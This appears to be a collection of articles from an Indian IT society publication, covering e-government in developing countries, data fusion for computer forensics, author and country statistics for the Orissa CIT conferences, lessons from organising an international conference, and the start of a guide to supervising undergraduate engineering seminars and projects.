The recent study report by PACIFIC COUNCIL ON INTERNATIONAL POLICY, Roadmap for E-Government in the Developing World, has shown that the spread of information and communication technology brings hope that the government can transform. And indeed, forward-looking officials everywhere are using technology to improve their governments work efficiency. To recapitulate, defined broadly, e-Government is the use of ICT to promote more efficient and effective government, facilitate more accessible government services, allow greater public access to information and make government more accountable to citizens. E-Government might involve delivering services via the Internet, telephone, community centres (self-service or facilitated by others), wireless devices or other communications systems.

But e-Government is not a shortcut to economic development, budget savings or clean, efficient government.

E-Government is not the "Big Bang," a single event that immediately and forever alters the universe of government.

E-Government is a process – call it "e-volution" – and often a struggle that presents costs and risks, both financial and political.

These risks can be significant. If not well conceived and implemented, e-Government initiatives can waste resources, fail in their promise to deliver useful services and thus increase public frustration with government. Particularly in the developing world, where resources are scarce, e-Government must target areas with high chances for success and produce "winners".

Moreover, e-Government in the developing world must accommodate certain unique conditions, needs and obstacles. These may include a continuing oral tradition, lack of infrastructure, corruption, weak educational systems and unequal access to technology. Too often, the lack of resources and technology is compounded by a lack of access to expertise and information.

E-Government success requires changing how government works, how it deals with information, how officials view their jobs and interact with the public. Achieving e-Government success also requires active partnerships between government, citizens and the private sector. The e-Government process needs continuous input and feedback from the "customers" – the public, businesses and officials who use e-Government services. Their voices and ideas are essential for making e-Government work. When implemented well, e-Government is a participatory process.

The study group also classified ten remarkable questions for e-Government initiatives in the developing world and if we define the entire question in a proper way, we would understand basic problems in e-Government implementation and how we can achieve faster growth in areas of e-Government by selecting the right citizen centric services.

1. Why are we pursuing e-Government?
2. Do we have a clear vision and priorities for e-Government?
3. What kind of e-Government are we ready for?
4. Is there enough political will to lead the e-Government effort?
5. Are we selecting e-Government projects in the best way?
6. How should we plan and manage e-Government projects?
7. How will we overcome resistance from within the government?
8. How will we measure and communicate progress? And how will we know if we are failing?
9. What should our relationship be with the private sector?
10. How can e-Government improve citizens' participation in public affairs?

These questions itself give a better understanding and if we define it practically according to the e-Government project, then we can be champions in e-Government.

Above all, the government should make a performance-based index for their human resources so that in a changed environment the government can measure the performance of officers/employees and give them rewards, incentives and promotions on better performance. Simultaneously, the government will also give proper training for a new IT environment and new IT solutions for better services delivered with Knowledge Management. Unless and until these criteria are not used by Government, Citizens can't get on-time government services either online or offline.

Therefore, the government should rethink and link these management tools in e-governance environment to change the old mindset of employees (officials), because technology can't do everything alone. People need transformation in the government as well as the thinking of the performer who performs the role in the e-Governance initiative. Indeed, e-Government means transformation of the government process through a series of measurements by applying new kinds of methodology and sharing the best practices along with knowledge and ideas in the ICT environment. That is the only way to realise our dreams!

Raj Kumar Prasad is the Editor of Indian first **e-commerce** *and CEO, The Indian Chapter of the Commonwealth Centre for e-Governance and regular speaker on e-governance and e-commerce worldwide and a thinker for social reform through ICT. He is also member of many world organisations and editorial member of many International journals author can be reached at:* rajkumar@electronicgovindia.net

APPLICATION OF DATA FUSION IN COMPUTER FORENSICS

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ABSTRACT

In the current age of Digital Information and Communication Technology (**DICT**), the potential for crushing availability of data largely without meaning has become a reality. Business has become increasingly dependent on the Internet and computing to operate. Everywhere the individuals and the organizations are drowning in data and information and starved for knowledge and understanding. This problem has put a major impact worldwide in all the developed and developing countries. One of the keys to solve this problem is Data and Information Fusion. Data Fusion systems are being proposed for a wide variety of applications around the world by which more efficient and cost effective systems can be developed. The desire to obtain the maximum benefit from expensive sensors and information systems has prompted this interest. But the *Legal support, criminal justice delivery system and international cooperation have not kept pace with the technological advancements, which have taken place with the advent of information technology*. Also it has become apparent that there are issues of evidence gathering in a computing environment, which by their nature is technical and different to other forms of evidence gathering. This paper provides a functional overview of the art and science of multisensor Data Fusion technology, and how it can enhance the performance and reliability of Advanced Security Management Systems and Computer Forensics (**CF**) and hence extend a further hand to the Law Enforcement and Forensic Investigating Agencies.

Keywords: Digital Information Technology (**DICT**), Data Fusion, Information Fusion, Computer Forensics (**CF**), Potential Legal Digital Evidence (**PLDE**).

1. INTRODUCTION

We live in the "Information Age" and we are consumed by information. With the rapid development of this Digital Information and Communication Technology (**DICT**), and the ability to conduct business and communicate through these revolutionary mediums has positively impacted upon the social and economic well being of the Nation invading nearly every area of modern life. The current state-of-the-art of different security systems is relatively primitive with respect to the recent explosion in computer communications, cyberspace, and electronic commerce. Organizations fully realize that cyberspace is a complex realm of vital information flows with both enabling and inhibiting technical factors.

Since Internet-related legislation is not yet mature and the infrastructure of information and communication society is still under construction, there is always a space for illegal opportunists to commit crime, which is commonly known as Computer Frauds and Cyber Crime (**CFCC**). While information is empowerment, the sheer magnitude of the information we collect, as well as the sensitivity of much of it, necessitates that we be cautious in its maintenance, storage and protection. Identifying, tracking, classifying, and assessing hostile and inhibiting activities in this ever-growing complex dimension is an enormous and fascinating technical challenge. This is a problem that has put a major impact in whole worldwide web in the developed and developing countries.

One of the keys to solve this problem is Data and Information Fusion. The techniques of Data Fusion are designed to provide information of a higher quality than could be obtained by using a set of sensors independently. The no of factors that allow the integration of data to be beneficial are

1. Redundancy
2. Complementarities
3. Timeliness
4. Cost of the information

So the Law-Enforcement Agencies has a clear role to protect the information infrastructure, which is critical to national security and protect the public from criminal or malicious activity occurring through these electronic mediums. By explaining the nature of the vulnerabilities faced by the organizations today and discussing the problems, this paper offers an introduction to some of the technical issues surrounding this new and specialized field of Data Fusion and it's application in Computer Forensics to identify and describe sources of evidence to help the Law Enforcement and Forensic Investigating Agencies.

2. ELEMENTS AND OBJECTIVES OF COMPUTER FORENSICS

Computer forensics is the study of computers and networks as they relate to legal processes. The objective of Computer Forensics is to learn about computer systems and networks and the information they contain, and to do it in such a way that the knowledge can be used in legal proceedings. It is defined as an application of computer investigations and analysis techniques in the interests of determining Potential Legal Digital Evidence.

"Computer specialists can draw on an array of methods for discovering deleted, encrypted, or damaged file information (Robbins, 1997)."

There are four steps in Computer Forensics [**3**]

1. Identify the evidence
2. Preserve the evidence
3. Analyze the evidence
4. Present the evidence

Objective


1. Recovery
   - Evidence preservation
   - Damage control
   - System restoration
2. Causation (Problem source)
3. Proof
   - Evidence Analysis
   - Prove it to prevent future incidents

The tools and processes used in the collection, preservation and analysis of Computer Forensics evidences are different for each situation and computer system or network.

3. DATA FUSION

Data Fusion is the process of combining information from a variety of sensors to produce a unified result. It can also be defined as a process of combining complementary information from multiple sensor data to generate a single data that contains a more accurate description of the scene than any of the individual source data. The purpose is to merge the data coming from different information sources and the motivation is to provide information about a scene not obtainable from a single source, or to reduce the uncertainty associated with data coming from single source. The fusion process ideally generates a single composite data that represents all the useful information from a set of data of

different sensors, thus removing the problems inherent in frame-by-frame evaluation and improves the data interpretation and recognition by taking advantage of the complementary characteristics of different sensors.



PROCESS OF DATA FUSION

The fusion process opens a way to reach a better analysis and understanding of the data from the viewpoint of accuracy and/or reliability by providing enhanced information from multiple sources [1, 7, 16]. When the sensors provide information about the same aspect of a specific entity, the redundancy can be used to increase accuracy and reliability. The inherent parallel nature of using the multiple sensors means that these systems usually operate faster than a single sensor could. One way of accessing the performance of such type of fusion system is to measure the enhancement or the degradation in the information provided by the system.

Data + Algorithms + Knowledge = **Data Fusion**

Fusion Techniques

There are various types of fusion techniques

1. Low level fusion
2. Medium level fusion
3. High level fusion

3.1 Advantages of Data fusion

The advantages gained through the synergistic use of multisensory information can be decomposed into a combination of four fundamental aspects: the redundancy, complementarily, timeliness, and cost of the information which can then be defined as the degree to which each of these four aspects is present in the information provided by the sensors. It also provides the following potentials

1.Information from multiple viewpoints
2. Extended coverage
3. Improved accuracy
4. Robust and fault-tolerant operation

3.2 Application and Potential opportunities of Data Fusion in Computer Forensics

Application of Data Fusion in various fields:

Data-fusion technology has been applied most prominently to military applications such as battlefield surveillance and tactical situation assessment. Data fusion has also emerged in commercial applications such as robotics, manufacturing, medical diagnosis, and remote sensing [**11, 13, 14**]. In a typical military command and control (C2) system, data fusion sensors are used to observe electromagnetic radiation, acoustic and thermal energy, nuclear particles, infrared radiation, noise and other signals [**12**]. In cyberspace security systems the sensors are different because the environmental dimension is different. Instead of a missile launch and supersonic transport through the atmosphere, cyberspace sensors observe information flowing in networks. However, just as C2 commanders are interested in the origin, velocity, threat, and targets of a warhead: the security personnels are interested in the identity, rate of attacks, threats, and targets of malicious intruders and criminals.

In CF

The major goal of Computer Forensics is to develop and apply the scientific methods in finding the solutions driven by practitioner requirements and addressing the needs, considering the current paradigms. Profiling, identifying, tracing, and apprehending cyber suspects are the important issues of research today. The ultimate goal is to obtain sufficient evidence in order to trace the crime back to the criminal. Within a computer system the anonymity afforded the criminal encourages destructive behavior while making it extremely difficult for Law Enforcers to prove the identity of the criminal. Therefore the ability to obtain the fingerprint of the users is imperative to acquire some hold on identifying the perpetrator.

The studies of available Log files always stand as fundamental in evidence collection. But at a higher level it is necessary to possess a more in depth ability to narrow the field or even establish a list of possible suspects. So the need of the hour is to develop a concept framework to assist Law Enforcement and Forensic Investigating Agencies to gather the digital evidences against electronic crimes by developing methodology, tools, technology and principles for analysis and examination, leading to PLDE for expert testimony in the Court of Law.

Multisensor Data Fusion provides an important functional framework for building Advanced Security Management systems and cyberspace security awareness. A significant challenge remains for security systems designers to combine the data and information from numerous heterogeneous distributed systems into a coherent process that can be used to evaluate the security of the cyberspace.

Multisensor data-fusion technology is an important avenue on the road toward the development of highly reliable security-decision systems that identify, track, and assess cyberspace situations with multiple complex threats. The output of Fusion-based security systems will be the estimates of the identity (location) of a threat source, the malicious activity, taxonomy of the threats, the attack rates, and an assessment of the potential severity of the projected target(s). This information can be used for gathering the Legal Digital Evidence to provide timely Justice and punish the criminal by efficiently and timely analyzing the cases.

4. CONCLUSION

There exist significant opportunities and numerous technical challenges for the commercial application of Data Fusion theory into the art and science of cyberspace security systems. The data fusion process is in the very early stages of technical development. However, as networks continue to grow and the expanding realms of cyberspace evolve, there will be an urgent need to drive various security management systems towards next-generation capabilities. Determining the origin of highly sophisticated damage in cyberspace will continue to grow in complexity, as attackers become more cyberspace astute. So the future Security systems tracking coordinated multifaceted cyberspace attacks require cluster analysis techniques, adaptive neural networks, and rule-based knowledge systems.

Multisensor Data fusion is a multifaceted engineering approach requiring the integration of numerous diverse disciplines such as statistics, artificial intelligence, signal processing, pattern recognition, cognitive theory, detection theory, and decision theory. Integrated sensor and decision support tools are emerging requirements for robust and reliable Advanced Security management systems in complex internetworks.

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Interesting Patterns in CITs

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The Conferences on Information Technology or CITs as they are more popularly known have been organised by the Orissa Information Technology Society every year since 1998. It was the first ever international conference on IT to be held in Orissa and became an instant hit. The overwhelming success of this edition conveyed the message that not only had CIT arrived but it was here to stay. Apart from their successes academically, these conferences also present some interesting patterns regarding the multiplicity of the authors, their regions as well as the areas of research.

1. Multiplicity of authors:

The papers presented in these conferences have had authors ranging between one and seven. However, it has been found that papers having two and three authors have dominated while papers having five or more authors have been few and far between (Fig.1). The only exception came in the first edition when papers having two authors comprised more than three-fifths of the total number of papers (Fig.2). The details of the multiplicity of authors have been presented in Table 1 which is drawn.

Number of authors per paper

Year	1	2	3	4	5	6	7
1998	6	21	8	1	1	0	0
1999	8	12	13	8	1	2	0
2000	5	15	12	1	0	0	1
2001	3	20	24	5	1	0	0
2002	4	16	17	4	0	2	0
2003	9	34	33	4	3	0	0

Table 1

2. Regions of participations :

In this section, we will consider the participating regions in terms of countries as well as institutes. With India being the host country, she has the maximum representation understandably. But if we look at the trends in the participation of other countries, we can also observe certain interesting patterns.

Firstly, the United States has the highest representation from overseas having at least one author in thirty-five papers over the six editions. It is followed by Japan (11), and Australia(10) in that order (Table 2). It may be noted with interest that there were three papers from Brazil in the 1999 edition but those are the only papers from Brazil till date. Besides there are about twelve countries which have only one occurrence while USA and Japan have been represented in every edition.

However, one discouraging factor has been the sharp decline in overseas participants over the six editions (Fig. 3). While in the first edition 54.05% of the papers had at least one overseas author, the figure has been hovering around the 25% mark in the last four editions. In spite of this, 2003 has recorded the highest number of papers having overseas particpation, i.e., twenty-one.

On the contrary, papers from Orissa have been increasing steadily every year which has been shown in Fig. 4.

As far as Institutes are concerned, then the IITs have been the most prominent with the exceptions of IIT, Delhi and IIT, Roorkee which have respectively six and one one contributions



Fig. 1



Fig. 2



Fig. 3

Country	1998	1999	2000	2001	2002	2003	Total
USA	6	10	3	8	1	7	35
Netherlands	2	0	1	0	0	0	3
Japan	2	3	1	3	1	1	11
Australia	3	0	1	1	2	3	10
Kuwait	1	0	0	0	0	0	1
China	1	0	0	0	0	1	2
Sweden	1	0	0	0	0	0	1
UK	1	0	0	0	2	3	6
Portugal	1	0	0	0	0	0	1
Italy	1	2	1	1	1	0	6
Canada	1	1	0	0	1	3	6
Taiwan	0	1	0	0	0	0	1
Brazil	0	3	0	0	0	0	3
Finland	0	1	0	0	0	0	1
Mexico	0	1	0	0	0	0	1
Germany	0	1	1	0	0	0	2
Malaysia	0	0	1	0	1	1	3
Macao	0	0	0	1	0	0	1
Thailand	0	0	0	1	0	0	1
Norway	0	0	0	1	1	0	2
Singapore	0	0	0	0	1	0	1
Serbia & Montenegro	0	0	0	0	0	1	1
Tanzania	0	0	0	0	0	1	1

Table 2

till date. Leading the pack are IIT, Kharagpur with thirty-five papers and IIT, Guwahati with twenty-seven. Among the other IITs, IIT, Kanpur has seventeen, while IIT, Bombay and IIT, Madras have nine apiece. Among the other Institutes, Jadavpur University has contributed seventeen papers while University of Hyderabad has contributed ten. The list of the leading Institutes in terms of number of papers alongwith a yearwise breakdown is given in Table 3.

Another interesting trend that can be observed here is that while the USA leads overseas list, none of the Institutes figure in the list while one Institute from Japan figures in the list. It can be concluded that the papers from the USA have been scattered across the country while those from Japan have been concentrated in some particular Institutes.

3. The Topics

As far the topics are concerned, Networking leads the table with a total of thirtythree papers. Among other topics of prominence are Soft Computing with thirty-one papers, Web-based computing with eighteen and Parallel & Distributed Computing with sixteen papers. Even though, there have been papers from almost all areas of Computer Science, none of those areas have featured consistently in these conferences.



Fig. 4

Institute	1998	1999	2000	2001	2002	2003	Total
IIT, Kharagpur, India	5	0	3	8	5	15	36
IIT, Guwahati, India	1	7	4	6	5	4	27
Jadavpur University, India	5	3	0	5	2	2	17
IIT, Kanpur, India	3	1	1	6	2	4	17
University of Hyderabad, India	0	1	0	5	1	3	10
IIT, Bombay, India	1	3	2	1	1	1	9
IIT, Madras,India	0	0	1	2	3	3	9
Iwate Prefectural University, Japan	2	1	1	2	1	1	8

Table 3

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Experiences & Learning from Organising an International Conference in a Developing Country

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Conference is an academic activity that allows researchers from a particular field to present their findings and take suggestions and comments from peers. Academicians who are not even presenting papers also attend the conference in order to keep themselves abreast of developments in the particular field and also to network with other attendees for possible research collaboration. In academic world, there is always the pressure of "publish or perish". Conferences are an outlet to help academicians to publish.

While western world has already mastered the art of holding conferences, developing countries are slowly gearing up to hosting quality conferences. A quality conference in general requires both quality and quantity of participation until and unless the conference is very narrowly focused. Holding a conference requires quite a bit of pre-preparation and planning. The conference team needs to manage the logistics of interacting with a large number of authors, reviewers, invited speakers, potential sponsors and delegates besides maintaining day to day communication among all the team members. This article enumerates the strategies adopted to enhance both the quantity and quality aspect of an international conference[1] in the area of information technology held in December 2003. This conference was successful in terms of participation, management and other aspects as expressed by various attendees of the conference and also in comparison with previous conferences held by the same group.

Extending the Reach

The first and foremost challenge for a conference is to reach to potential authors and then attract as many delegates as possible. Though the particular conference had been held consecutively for last 5 years and had created a name for itself still it remained more or less confined to members of the parent association and their friends. It was found that faculty of many engineering colleges in India were not aware of the conference, but on being told about it they showed keen interest to participate in it. Thus, to extend the reach of the conference, following strategies were adopted:

- An e-group was created with the e-mail IDs found from the proceedings of previous conferences. Later this group was extended using e-mail IDs received from many postings received in other e-groups like Bytesforall and IDs received from another team member. This e-group was used to broadcast the call for paper (CFP) announcement 2 to 3 times. Request was also made to members to forward the call for paper to all people they knew and who would be interested in the conference
- An address list of engineering colleges of India derived from the approved list of engineering colleges of All India Council of Technical Education (AICTE) was prepared. This list was enriched by the addresses of Indian Institutes of Technology (IITs), National Institutes of Technology (NITs), Indian Institutes of Information Technology

1 The author was the Organising Chair of the Conference

(IIITs), all R&D centers of Council of Scientific & Industrial Research (CSIR) and other special institutions like Center for Development of Advanced Computing (C-DAC), National Center for Software Technology (NCST) etc. This list was used to send the "CFP poster" so that faculty concerned there could participate in the conference.

- A specific website was registered and used to disseminate all information regarding the conference. This website was also registered with several search engines. All the conference documents carried the address of this website. The website also carried all contact details of the organizing team.
- The website also carried links to four other related conferences happening about at the same time in the country and similarly those conference websites also provided links to the website of this conference. This cross linking helped all the conferences to be known to a large number of potential participants.
- An address list of magazine and journals related to IT and higher education like University News and Data Quest was prepared and a brief write up about the conference was sent to those periodicals. Most of these magazines carried the information about the conference. This method worked well as judged from several enquiries received which referred to the news article in University News.

Attracting Large Number of Delegates

The second task was to attract large number of delegates. A focused effort was made for achieving this. Two separate documents were prepared: Advance Program booklet that contained details of the technical session and a poster for special events. A symposium on "IT & Education", industry session on "Sustaining India's leadership in IT" and student tutorials were organized as three special events to have larger public participation in the conference. Both the Advance Program booklet and the Special Events poster were sent by post to the authors whose papers were selected and the speakers who were invited for various talks. There were two fold reasons for this strategy. 1) Authors and speakers would know details of the program and 2) they would use those two documents to invite their colleagues to the conference. It was assumed that those authors would take greater interest in spreading the information about the conference as compared to the communication sent as a generic mail to the head of the institution.

The poster which contained details about specific public events was distributed among the teachers of schools and colleges, industry professionals and policy makers in the city where the conference was being held. It was done to enhance local participation in those public events.

The conference was able to attract 246 papers from 11 countries and this was almost double of what earlier conferences could attract. In fact, this large number of papers increased the task of the Program Chairs beyond expectation and they had to recruit more reviewers. This also doubled the task of informing authors about the status of their papers, acceptance/rejection, and finally direction for final submission.

Coordination Among the Organizing Team

The conference team consisted of professionals working in various institutions spread over different countries like India, Japan and USA. In India the members were from different cities. Owing to team members being located physically in different places physical meeting and planning were eliminated. Cyberspace was extensively used to plan and

decide various issues regarding the conference. Three specific e-groups were created for various requirements.

- Egroup1: This e-group contained the e-mail IDs of the chairs of the conference. It was used to appraise other members regarding who is doing what. Also suggestions were sought for various issues such as publishers to be approached for proceedings, who were to be invited for keynote and special talks, and which places to be included in the sight seeing tour etc
- Egroup2: This e-group was a super set of egroup1 and contained e-mail IDs of chairs of the present conference and the past conferences. It was assumed that this group by being involved in 6 editions of this conference (including the current one) held a large knowledgebase that can be used to sort out various policy issues regarding the conference. For example, issues like registration fee, what type of tutorials and what facilities to be extended to various invited speakers were discussed and decided upon through this e-group.
- Egroup3: This e-group comprised of the members of the parent association of the conference. This e-group was used to keep the group members informed about the developments of the conference and also galvanize support for participation and publicity.

Several members of the parent association observed during the conference that though they were not actively contributing to any discussion in the e-group yet they were happy to get all status reports about the conference and be part of the discussions among the members.

Besides these groups a large number of one-to-one and one-to-many e-mail exchanges were made to facilitate information sharing and decision making.

It may be noted that the organizing team of the conference acted more like a virtual team with members physically located at various places in the world. Interestingly many members did not know other members personally. Thus, it was decided that in the website the name of each conference chair will be linked to his/her personal web pages so that other members can look at those pages and become familiar with the persons they are working.

Reviewing the Papers

Receiving papers, reviewing them, informing the authors about the acceptance/ rejection of their papers, and finally receiving the camera ready papers are some of the critical functions that needed to be done with great care. Cyberspace was extensively used to carry out these activities, thus making execution of tasks faster, accurate and inexpensive. Though there was no facility for online submission, authors could e-mail their papers to either of the Program Chairs. Each paper was to be reviewed by at least two reviewers. Private HTML pages were created to facilitate this review process. These HTML pages carried the following information about the papers submitted - numbers, titles, whether reviewers found or not for a given paper and if found, whether two reviewers were found. Reviewers were given the access to those pages and were asked to select the papers which were yet to be allotted for review and the ones they would like to review. They could then download the concerned papers for review. E-mails were used to receive reviews from the reviewers and communicate the same to authors with selection/ rejection status of their papers. Final papers were also received through e-mails from the authors.

Delegation

Though the committee of chairs was responsible for all basic activities yet it was not possible for this committee to handle all responsibilities, especially those related to local

arrangements. Thus a committee of coordinators for various activities was formed to handle various sub functions. For example, a coordinator was especially designated to look after accommodation and local conveyance of guest speakers and delegates. The conference was providing accommodation to around 20 odd guest speakers and they were to reach the venue at different dates and times and from different countries. Receiving them, putting them up in hotels and enabling them to reach the conference venue were all complex tasks and needed full time attention of one person.

Besides accommodation and local conveyance, there were coordinators for registration, arrangement at the conference venue, poster session and special programs etc. The details of this coordination team were put up on the website and delegates were informed through e-mails to get in touch with the relevant coordinator for their queries and requirements. The coordinators were the faculty members of the host college and each coordinator was assisted by a team of student volunteers from the same college.

This arrangement not only ensured smooth functioning of the conference, it increased involvement of a large number of faculty members. The coordinators also appreciated the recognition they received. For student volunteers it was a great learning opportunity.

Extending the Scope of the Conference

By nature a conference is an academic function and only involves researchers and academicians from different institutions. But this conference was designed also to accommodate students, industry representatives, and teachers from schools and colleges. Three special events were organized for this target group: a symposium for educators, an industry session for students, researchers and teachers, and tutorials specially designed for students. All these sessions were very successful and attracted a large number of participants from the city. Thus the conference could benefit the community in the local context.

The Financing Model

The conference also had a unique financing model. Its registration fee was kept sufficiently low to attract large number of participants. Thus, the registration fees alone were not sufficient to meet all the expenses. Though the conference is organized by an association, in reality a local engineering college takes the lead every year in hosting it while other colleges provide financial support. So a large part of the financial requirement was met by the contribution from the local engineering colleges. In return these colleges were given free registration for certain number of participants in the conference and the tutorials.

Tutorials were designed in such a way (content, duration, course materials and other facilities wise) that participants would not mind paying to attend them. Independent sponsorships were sought from local colleges for special events and this was acknowledged during the event. Besides, association members staying abroad were able to garner a large chunk of financial support from some corporates. Govt. organization like CSIR also extended some support. The conference was able to generate a small surplus besides meeting all its needs. This surplus is given to the parent association to carry out computer awareness activities.

Conclusion

The whole experience of being part of the organizing team that carried out planning, designing and organizing of the conference showed that by bringing in innovation to different dimensions of the conference a team can not only enhance both the quality and quantity of participation among various stakeholders, it can turn the whole experience into an enriching and fun filled experience.

Guiding Seminars and Projects for Undergraduate Engineering Students

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Introduction

Conduct seminar presentation and projects for undergraduate engineering students in their final year is an important and statutory part of any university curriculum. Seminar measures mostly the external abilities and project measures the internal abilities of a student. Through seminar, besides the technical knowledge, the presentation, communication and interpersonal skills of a student also get reflected. Through project, the depth of technical knowledge acquired & degree of understanding on fundamentals of engineering subjects by the student get evaluated. Also to some extent the presentation skills of a student gets reflect when he or she submits the project report and presents before the audience (examiners, student colleagues etc.) A student goes through varieties of engineering subjects (both theory and sessional) during his or her engineering studty. These papers are mainly divided into two categories. (i) Core papers & (ii) Supporting papers. Seminars and projects are based on the thorough understanding of all these papers by the students. Besides these course curriculum knowledge, the projects & seminars are also based on the extra or additional knowledge acquired by the students by going through various journals, magazines, research papers, CDs, internet & reference books etc. and by attending several tutorials, workshops, seminars, conferences, symposiums and technical competitions etc.

In short, seminar and project are one type of indicators of a student's mental capability and orientation to face and accept the practical and technical challenges in the real scenarios in future.

Role of faculty members as guides a co-guides

A student needs active support from his or her guide or co-guide for preparing himself or herself to present seminar and carrying out a project work successfully. Normally this guide is one of the faculty members of the concerned department. But some cases, when a student carries out a project work in an organization other than his or her institute, a member of that organization becomes the guide. However, in that case, one of the faculty members of the department must become a co-guide. The role or the co-guide is very important in the sense that he or she has to orient the project done by the students as per the University guidelines. A seminar can be presented individually or in group (normally no. of group members should not exceed 3). Each Seminar team (either one member or multiple members) must be linked with a guide called seminar guide. Similarly, a project can be done individually or in group (normally no. of group members should not exceed 5). Each project team (either one member or multiple members) must be linked with a guide or co-guide called project guide or project co-guide. Selecting a guide by a student group or vice versa, is normally done through mutual consultation. Head of the department can play the role of a negotiator in this situation. For a better focus and attention, no. of project teams under the supervision of a project guide or co-

guide should not exceed 2 and no. of seminar teams under the supervision of a seminar guide should not exceed 4. Each group (either project or seminar) must submit an abstract or synopsis of the work to be done or presentation to be made to their respective guides sufficiently before the commencement of project work or seminar presentation. Seminar guides must ensure that topics of seminars are of advanced & state-of-the-art type. These topics should not be from the University course curriculum, but can be based on the basics of these subjects. A schedule for the seminar presentations should be notified by HOD to all concerned in a tabular manner with the following fields representing the columns:

Date	Time Slot	Group	Title of topic	Formatof presentation (LCD/ OHP)

Guidelines for Seminar Presentation

3 P'S : Preparation, Planning & practice

i) Preparation

Preparation for seminar presentation can be effectively done if the following questions are asked to themselves by the students concerned :

- "What do I want the audience to LEARN or DO as a result of my presentation ?"
- "How can I keep the audience interested ?"
- "Do I know my subject ?"

Fundamental rule is that "keep it straightforwardly simple" which is abbreviated as KISS.

ii) Planning:-

Any form of communication should have a structure – Beginning, a Middle bit and an End.

a) The Beginning should tell the audience what the presenter(s) is going to tell them. It should be positive. Presenter should engage the audience's attention and establish rapport with them by directly speaking and by using proper eye contact. A keenness should be shown to them that this presentation is for their learning & benefit only.

